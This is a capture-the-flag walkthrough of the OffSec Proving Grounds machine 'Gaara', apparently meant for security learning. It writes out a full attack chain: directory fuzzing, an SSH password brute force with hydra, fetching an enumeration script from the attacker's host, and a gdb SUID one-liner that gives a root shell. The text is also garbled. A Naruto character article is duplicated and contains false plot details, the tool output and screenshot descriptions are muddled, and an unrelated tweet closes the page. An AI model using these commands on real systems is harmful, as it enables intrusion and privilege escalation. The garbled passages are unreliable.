

GAARA

Welcome to my writeup on **gaara** from **offsec proving grounds**. This challenge has 2 flags and I am gonna walk you through the steps required to pwn the machine and capture them both. Let's get started!

GETTING STARTED


To access the lab, visit [proving grounds](#) and download the vpn configuration file. Connect to the vpn using `openvpn <file.ovpn>` and start the machine to get an IP.

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwnning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I performed an **nmap** aggressive scan on the target to identify open ports and the services running on them along with some additional information.



```
(root㉿kali)-[~/offsec/gaara]
# nmap -A -p- 192.168.207.142 -oN gaara.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-28 00:03 EDT
Nmap scan report for 192.168.207.142
Host is up (0.081s latency).


Not shown: 65033 closed tcp ports (reset), 500 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ssh-hostkey:
| 2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:8e:58 (RSA)
| 256 6c:0e:b5:00:e7:42:44:48:65:6f:fe:d7:7c:e6:64:d5 (ECDSA)
|_ 256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:40:d2:f4 (ED25519)

80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Gaara
|_http-server-header: Apache/2.4.38 (Debian)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

The screenshot shows a terminal window titled "root@kali: ~/offsec/gaara". The command run was `nmap -A -p- 192.168.207.142 -oN gaara.nmap --min-rate 10000`. The output shows an aggressive scan of port 192.168.207.142. It identifies port 22/tcp as open (ssh, OpenSSH 7.9p1) and port 80/tcp as open (http, Apache httpd 2.4.38). The Apache title is "Gaara". No exact OS is matched, but the output includes a TCP/IP fingerprint and a detailed service version for the http service.

FOOTHOLD

The **nmap** scan discovered an **http** server running on the target. So I accessed the site on browser.



The browser had nothing interesting so I used **ffuf** to perform web directory fuzzing. Through this, I discovered a new directory.



```
[root@kali:~/offsec/gaara]# ./fuzzer -t http://192.168.207.142/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -mc 200,302,301
:: Method          : GET
:: URL            : http://192.168.207.142/FUZZ
:: Wordlist        : FUZZ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects: false
:: Calibration    : false
:: Timeout        : 10
:: Threads        : 40
:: Matcher        : Response status: 200,302,301

:: Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 104ms]
# Copyright 2007 James Fisher [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 106ms]
# [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 119ms]
# [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 105ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 105ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 120ms]
# [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 120ms]
# [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 120ms]
# [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 120ms]
# Suite 300 San Francisco, California, 94105, USA [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 120ms]
# This work is licensed under a Creative Commons [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 120ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 120ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 176ms]
# on at least 2 different hosts [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 177ms]
# [Status: 200, Size: 37, Words: 40, Lines: 6, Duration: 62ms]
# Cryoserver [Status: 200, Size: 327, Words: 1, Lines: 303, Duration: 63ms]
Cryoserver :: Progress: [220560/220560] :: 306 [1/1] :: 558 req/sec :: Duration: [0:06:25] :: Errors: 0 ::
```

Upon accessing the directory, I found 3 new paths.

```
/Temari  
/Kazekage  
/iamGaara
```

I accessed them one after the other but they all had the same extract. Upon closer inspection, I found that `/iamGaara` had an encoded string.

Gaara (ガラ) is a fictional character in the Naruto manga and anime series created by Masashi Kishimoto. Originally debuting as an antagonist, Gaara is a shinobi affiliated with Sunagakure and is the son of Sunagakure's leader, the Fourth Kazekage. He was born as a demon's host as part of his father's intention to have a weapon to restore their village. However, a combination of being ostracized by the Sunagakure villagers, his early inability to control the Tailed Beast, and the notion that his deceased mother called him her curse on the village caused Gaara to become a ruthless killer who believes his own purpose is to kill his enemies. Only after meeting Naruto Uzumaki does Gaara earn a change of perspective, as he eventually becomes Sunagakure's Fifth Kazekage (五代目風影, Godaime Kazekage) and gains acceptance by his people. Gaara has appeared in several pieces of Naruto media, including two of the featured films in the series, the third original video animation, and several video games.

Gaara was created a foil to the series' eponymous character, Naruto Uzumaki, as the two were born through similar circumstances, but develop vastly different personalities due to a troubled upbringing. His designs and name underwent major changes in the making of his final one which also was modified in later arcs to give Gaara a design that is easier to draw. In the Japanese version of the series, Gaara is voiced by Akira Ishida while Liam O'Brien voices him in the English dub.

Numerous anime and manga publications have commented on Gaara's character. Multiple series called Naruto's fight against Gaara the high point of the entire series due to their similarities and Gaara's role in the aftermath as he attempts to redeem himself. Among the Naruto reader base, Gaara has been popular, placing high in several popularity polls and always making it to the top ten characters. Numerous pieces of merchandise have been released in Gaara's likeness, including plush dolls, key chains, and action figures.

Contents

Creation and conception
Early designs for Gaara when he was known as Kumamaru.

Naruto author Masashi Kishimoto created Gaara as a foil to the series' protagonist, Naruto Uzumaki. Naruto and he have a similar background: he was rejected by his peers and fellow villagers for being the host of One-Tailed beast, Shukaku, a situation that Kishimoto describes as "very much like Naruto's". Gaara's development from this state into a highly withdrawn, sadistic character was intended to induce sympathy for him from readers, as it was contrasted against Naruto's development into a cheerful troublemaker.^[3] Additionally, his design was designed to look like the Tanuki since Kishimoto thought that it would make him a good rival for Naruto's Nine-Tailed Demon Fox since several parts from the Shukaku were considered by Kishimoto to be opposite ones from the Demon Fox.^[4]

Gaara (ガラ) is a fictional character in the Naruto manga and anime series created by Masashi Kishimoto. Originally debuting as an antagonist, Gaara is a shinobi affiliated with Sunagakure and is the son of Sunagakure's leader, the Fourth Kazekage. He was born as a demon's host as part of his father's intention to have a weapon to restore their village. However, a combination of being ostracized by the Sunagakure villagers, his early inability to control the Tailed Beast, and the notion that his deceased mother called him her curse on the village caused Gaara to become a ruthless killer who believes his own purpose is to kill his enemies. Only after meeting Naruto Uzumaki does Gaara earn a change of perspective, as he eventually becomes Sunagakure's Fifth Kazekage (五代目風影, Godaime Kazekage) and gains acceptance by his people. Gaara has appeared in several pieces of Naruto media, including two of the featured films in the series, the third original video animation, and several video games.

Gaara was created a foil to the series' eponymous character, Naruto Uzumaki, as the two were born through similar circumstances, but develop vastly different personalities due to a troubled upbringing. His designs and name underwent major changes in the making of his final one which also was modified in later arcs to give Gaara a design that is easier to draw. In the Japanese version of the series, Gaara is voiced by Akira Ishida while Liam O'Brien voices him in the English dub.

Numerous anime and manga publications have commented on Gaara's character. Multiple series called Naruto's fight against Gaara the high point of the entire series due to their similarities and Gaara's role in the aftermath as he attempts to redeem himself. Among the Naruto reader base, Gaara has been popular, placing high in several popularity polls and always making it to the top ten characters. Numerous pieces of merchandise have been released in Gaara's likeness, including plush dolls, key chains, and action figures.

Contents

Creation and conception
Early designs for Gaara when he was known as Kumamaru.

Before he was born, Gaara's father, the Fourth Kazekage Rasa, had Chiyo make Gaara into the Jinchuriki for the tailed beast Shukaku the One Tail (一尾の尾獣, Ichibi no Shukaku, English TV: "Shukaku the Sand Spirit") while he was still in his mother's womb before she died giving birth to him. Though believed at the time to be Shukaku's power in action, Gaara can manipulate sand, which subconsciously protects him. Rasa intended to use Gaara as the village's personal weapon, but Shukaku's bloodlust proved too much for Gaara as he suffered night terrors brought about by the tailed beast's influence. With Gaara's sand adding to his inability to control Shukaku, the boy became feared to the point his father decided to have him assassinated. Gaara has the belief that he could only rely upon himself and Shukaku, after Yashamaru, the only person who he thought loved him tried to kill him, on the order of his father, and that he had to kill others in order to confirm the value of his own existence. He thus became narcissistic, even permanently scarring his left temple with the kanji for "love" (愛, ai) for his new drive.

Gaara first appears in the series when he is sent to Konohagakure, an allied ninja village, to take part in the Chunin Exams alongside his older siblings Kankuro and Temari. In truth, he is sent in order to infiltrate Konohagakure in preparation for an invasion by Sunagakure and its ally, Otogakure.^[19] There, he and Kankuro and Temari easily pass both the first and second phases. In the third phase, Gaara is set to fight against Rock Lee. Lee is able to pass Gaara's defenses, provoking an enraged Gaara [IMGN#Tf9SNb2Rygcl] into breaking Lee's arm and leg, claiming victory.^[20] Sasuke Uchiha manages to give Gaara the first injury he has ever received, causing Gaara to suffer a mental breakdown and nearly manifest his Tailed-Beast powers. This begins the invasion, with his older siblings Kankuro and Temari as the combat participants. Gaara's younger brother, Milim, and his friends, Bozu, Sasuke and Naruto Uzumaki confront him with the latter defeating him. Later, Sunagakure sends Gaara to help in preventing Sasuke from defeating the Otogakure, which became enemy of Sunagakure once learning that Orochimaru murdered Rasa prior to the attack. While he is able to help Lee fight Orochimaru's servant Kimmaro, Gaara is unable to prevent Sasuke from escaping from Konoha. He makes amends with the many characters he had alienated, apologizing to those he hurt and improving his relationship with his family. At the same time, Gaara's fundamental characteristic becomes the desire to protect as many people as he can, as in doing so believes, like Naruto, he will be able to find true strength. This culminates in his replacing his father as the Fifth Kazekage during Part II of the series.

In Part II of the series, three years after his mission, Deidara, a member of the criminal organization Akatsuki, is sent to Sunagakure to capture Gaara. Gaara fights Deidara to protect the village, but is defeated. The members of the Akatsuki then kidnap him and extract Shukaku from his body. Gaara dies in the process but an elder from the village named Chiyo sacrifices her own life to revive him.^[27] Sometime later, he goes to the Five Kage Summit, where the Akatsuki's leader Tobi, breaks into the meeting and announces the Fourth Great Ninja War to capture the last two Tailed-Beasts. Gaara

To decode this, I visited **cyberchef** and tried multiple encoding formats, out of which **base58** worked.

The screenshot shows the CyberChef interface with the following details:

- Input:** f1MgN9mTf9SNb2Rygcl
- Recipe:** From Base58
- Alphabet:** 123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz,true
- Output:** gaara:ismyname
- Buttons:** STEP, BAKE!, Auto Bake

This looked like a pair of credentials so I tried logging in through **ssh** using them. However, this turned out to be a rabbit hole. The password was incorrect.

```

root@kali:~/offsec/gaara
File Actions Edit View Help
root@kali:~/offsec/gaara x root@kali:~/offsec/gaara x root@kali:~/offsec/gaara x
[~]# cat creds
gaara:ismyname

[~]# ssh gaara@192.168.207.142
The authenticity of host '192.168.207.142 (192.168.207.142)' can't be established.
ED25519 key fingerprint is SHA256:xpX1VX2RTX80aktJHdq89ZkpLlYvr88cebZ0tPZMI0I.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.207.142' (ED25519) to the list of known hosts.
gaara@192.168.207.142's password:
Permission denied, please try again.
gaara@192.168.207.142's password:
Permission denied, please try again.
gaara@192.168.207.142's password:
gaara@192.168.207.142: Permission denied (publickey,password).

[~]#

```

Since I had no other leads, I tried brute-forcing the password of **gaara** using **hydra** and **rockyou.txt** wordlist.

```
(root@kali)-[~/offsec/gaara]
# hydra -l 'gaara' -P /usr/share/wordlists/rockyou.txt ssh://192.168.207.142
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-28 02:10:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.207.142:22
[22]:ssh host: 192.168.207.142 login: gaara password: iloveyou2
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-28 02:11:29
```

After finding the valid password, I logged in through **ssh** and found the flag in my home directory.

```
(root@kali)-[~/offsec/gaara]
# cat creds
gaara:iloveyou2

(root@kali)-[~/offsec/gaara]
# ssh gaara@192.168.207.142
gaara@192.168.207.142's password: 3283852763cdcb8b2b5a355c7571a9
Linux Gaara 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
gaara@Gaara:~$ pwd
/home/gaara
gaara@Gaara:~$ ls
flag.txt local.txt
gaara@Gaara:~$ cat local.txt
3283852763cdcb8b2b5a355c7571a9
gaara@Gaara:~$ cat flag.txt
Your flag is in another file ...
gaara@Gaara:~$
```

PRIVILEGE ESCALATION

After getting initial access, I downloaded **linux smart enumeration** script on the target to look for misconfigurations that could lead to privilege escalation.

```
gaara@Gaara:~$ wget "http://192.168.45.245:8080/lse.sh"
--2024-10-28 02:13:16-- http://192.168.45.245:8080/lse.sh
Connecting to 192.168.45.245:8080... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 55098 (54K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh                                     100%[=====]  53.81K   354KB/s    in 0.2s

2024-10-28 02:13:16 (354 KB/s) - 'lse.sh' saved [55098/55098]

gaara@Gaara:~$ chmod +x lse.sh
gaara@Gaara:~$
```

I ran the script and found an interesting set of binaries with **setuid** bit. I also found that I could write into the **/usr/local/games** directory.

```
gaara@Gaara:~$ ./lse.sh
If you know the current user password, write it here to check sudo privileges: iloveyou2
LSE Version: 4.14nw
User: gaara
User ID: 1001
Password: ******
Home: /home/gaara
Path: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
umask: 0022

Hostname: Gaara
Linux: 4.19.0-13-amd64
Distribution: Debian GNU/Linux 10 (buster)
Architecture: x86_64
===== ( Current Output Verbosity Level: 0 ) =====
[!] noward Should we question autocrats and their "military operations"? ... yes!
    NO
    WAR
===== ( users ) =====
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... nope
[*] usr020 Are there other users in administrative groups?..... nope
=====
Auto Back
```

```
gaara@Gaara:~$ ./lse.sh
File Actions Edit View Help
root@kali:~/offsec/gaara x root@kali:~/offsec x gaara@Gaara:~ x
[!] usr060 Other users..... skip
[*] usr070 PATH variables defined inside /etc..... yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?..... nope
===== ( sudo ) =====
[!] sud000 Can we sudo without a password?..... nope
[!] sud010 Can we list sudo commands without a password?..... nope
[!] sud020 Can we sudo with a password?..... nope
[!] sud030 Can we list sudo commands with a password?..... nope
[*] sud040 Can we read sudoers files?..... nope
[*] sud050 Do we know if any other users used sudo?..... yes!
===== ( file system ) =====
[*] fst000 Writable files outside user's home..... yes!
[*] fst010 Binaries with setuid bit..... yes!
[!] fst020 Uncommon setuid binaries..... yes!
=====
/usr/bin/gdb
/usr/bin/gimp-2.10
[!] fst030 Can we write to any setuid binary?..... nope
[*] fst040 Binaries with setgid bit..... skip
[!] fst050 Uncommon setgid binaries..... skip
[!] fst060 Can we write to any setgid binary?..... skip
[!] fst070 Can we read /root?..... nope
[*] fst080 Can we read subdirectories under /home?..... nope
[*] fst090 SSH files in home directories..... nope
[*] fst100 Useful binaries..... yes!
[*] fst110 Other interesting files in home directories..... nope
[!] fst120 Are there any credentials in fstab/mtab?..... nope
[*] fst130 Does 'gaara' have mail?..... nope
[!] fst140 Can we access other users mail?..... nope
Auto Back
```

```

File Actions Edit View Help
root@kali:~/offsec/gaara x root@kali:~/offsec x gaara@Gaara:~ x
[!] Fst030 Can we write to any setuid binary? ..... nope
[*] Fst040 Binaries with setgid bit ..... skip
[!] Fst050 Uncommon setgid binaries ..... skip
[!] Fst060 Can we write to any setgid binary? ..... skip input
[*] Fst070 Can we read /root? ..... nope UNKNOWNFSNDZHYGOU
[*] Fst080 Can we read subdirectories under /home? ..... nope
[*] Fst090 SSH files in home directories ..... nope
[*] Fst100 Useful binaries ..... yes!
[*] Fst110 Other interesting files in home directories ..... nope
[*] Fst120 Are there any credentials in fstab/mtab? ..... nope
[*] Fst130 Does 'gaara' have mail? ..... nope
[!] Fst140 Can we access other users mail? ..... nope
[*] Fst150 Looking for GIT/SVN repositories ..... nope
[!] Fst160 Can we write to critical files? ..... nope
[!] Fst170 Can we write to critical directories? ..... nope
[!] Fst180 Can we write to directories from PATH defined in /etc? ..... yes!
drwx—— 2 gaara gaara 4096 Apr 27 2021 /usr/local/games
[*] Fst190 Can we read any backup? ..... nope
[!] Fst200 Are there possible credentials in any shell history file? ..... nope
[!] Fst210 Are there NFS exports with 'no_root_squash' option? ..... nope
[*] Fst220 Are there NFS exports with 'no_all_squash' option? ..... nope
[i] Fst500 Files owned by user 'gaara' ..... skip
[!] Fst510 SSH files anywhere ..... skip
[!] Fst520 Check hosts.equiv file and its contents ..... skip
[!] Fst530 List NFS server shares ..... skip
[!] Fst540 Dump fstab file ..... skip
[*] sys000 Who is logged in ..... skip

```

I started off with the **setuid** bit binaries and searched **gtfobins** for ways to exploit them. I found a way to escalate privilege with **gdb** so I repeated the steps mentioned on the site.

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

This requires that GDB is compiled with Python support.

```

sudo install -m +xs $(which gdb).
./gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit


```

```

File Actions Edit View Help
root@kali:~/offsec/gaara x root@kali:~/offsec x gaara@Gaara:/usr/bin x
gaara@Gaara:/usr/bin$ ./gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu". This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
# whoami
root
# 
```

After getting **root** access, I captured the final flag from the `/root` directory.



A screenshot of a terminal window titled "gaara@Gaara: /usr/bin". The terminal shows a session where the user has gained root privileges and is creating a local SUID copy of a binary. The command entered was "# cp proof root.txt" followed by "# ./root.txt". A tooltip for "SUID" explains that if the binary has the SUID bit set, it does not drop elevated privileges and can be used to access the file system, escalate or maintain privileged access as a SUID backdoor. It notes that running with -g=0 on systems like Debian (=> Stretch) allows the default shell to run with SUID privileges. Another tooltip at the bottom right says "This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original name".

```
# cd /root
# ls
proof.txt  root.txt
# cat proof.txt
ce32184d6e47758124b6fd015fe1efd
# cat root.txt
Your flag is in another file ...
# ./root.txt
```

CONCLUSION

Here's a summary of how I pwned the machine:

- I performed a directory brute-force attack to discover hidden directories.
- This directory revealed more paths that I could analyze.
- One of the page contained a base58 encoded string which contained a username and password.
- After failing to log in with the given password, I brute-forced the correct password using **hydra**.
- **hydra** identified the valid set of credentials and I used them to log in as **gaara**.
- I then captured the first flag in my home directory.
- I discovered uncommon setuid bits on 2 binaries and visited **gtfobins** to look for ways to exploit them,
- On **gtfobins**, I found a way to escalate my privilege using **gdb**
- I used the provided method to become a **root** user and captured the final flag from the **/root** directory.

That's it from my side!

Until next time :)



ALEX BECKFORD
@StayBrutalAlex



This is going to bug me all night but
who would win in a fight.

Sandman V.S. Gaara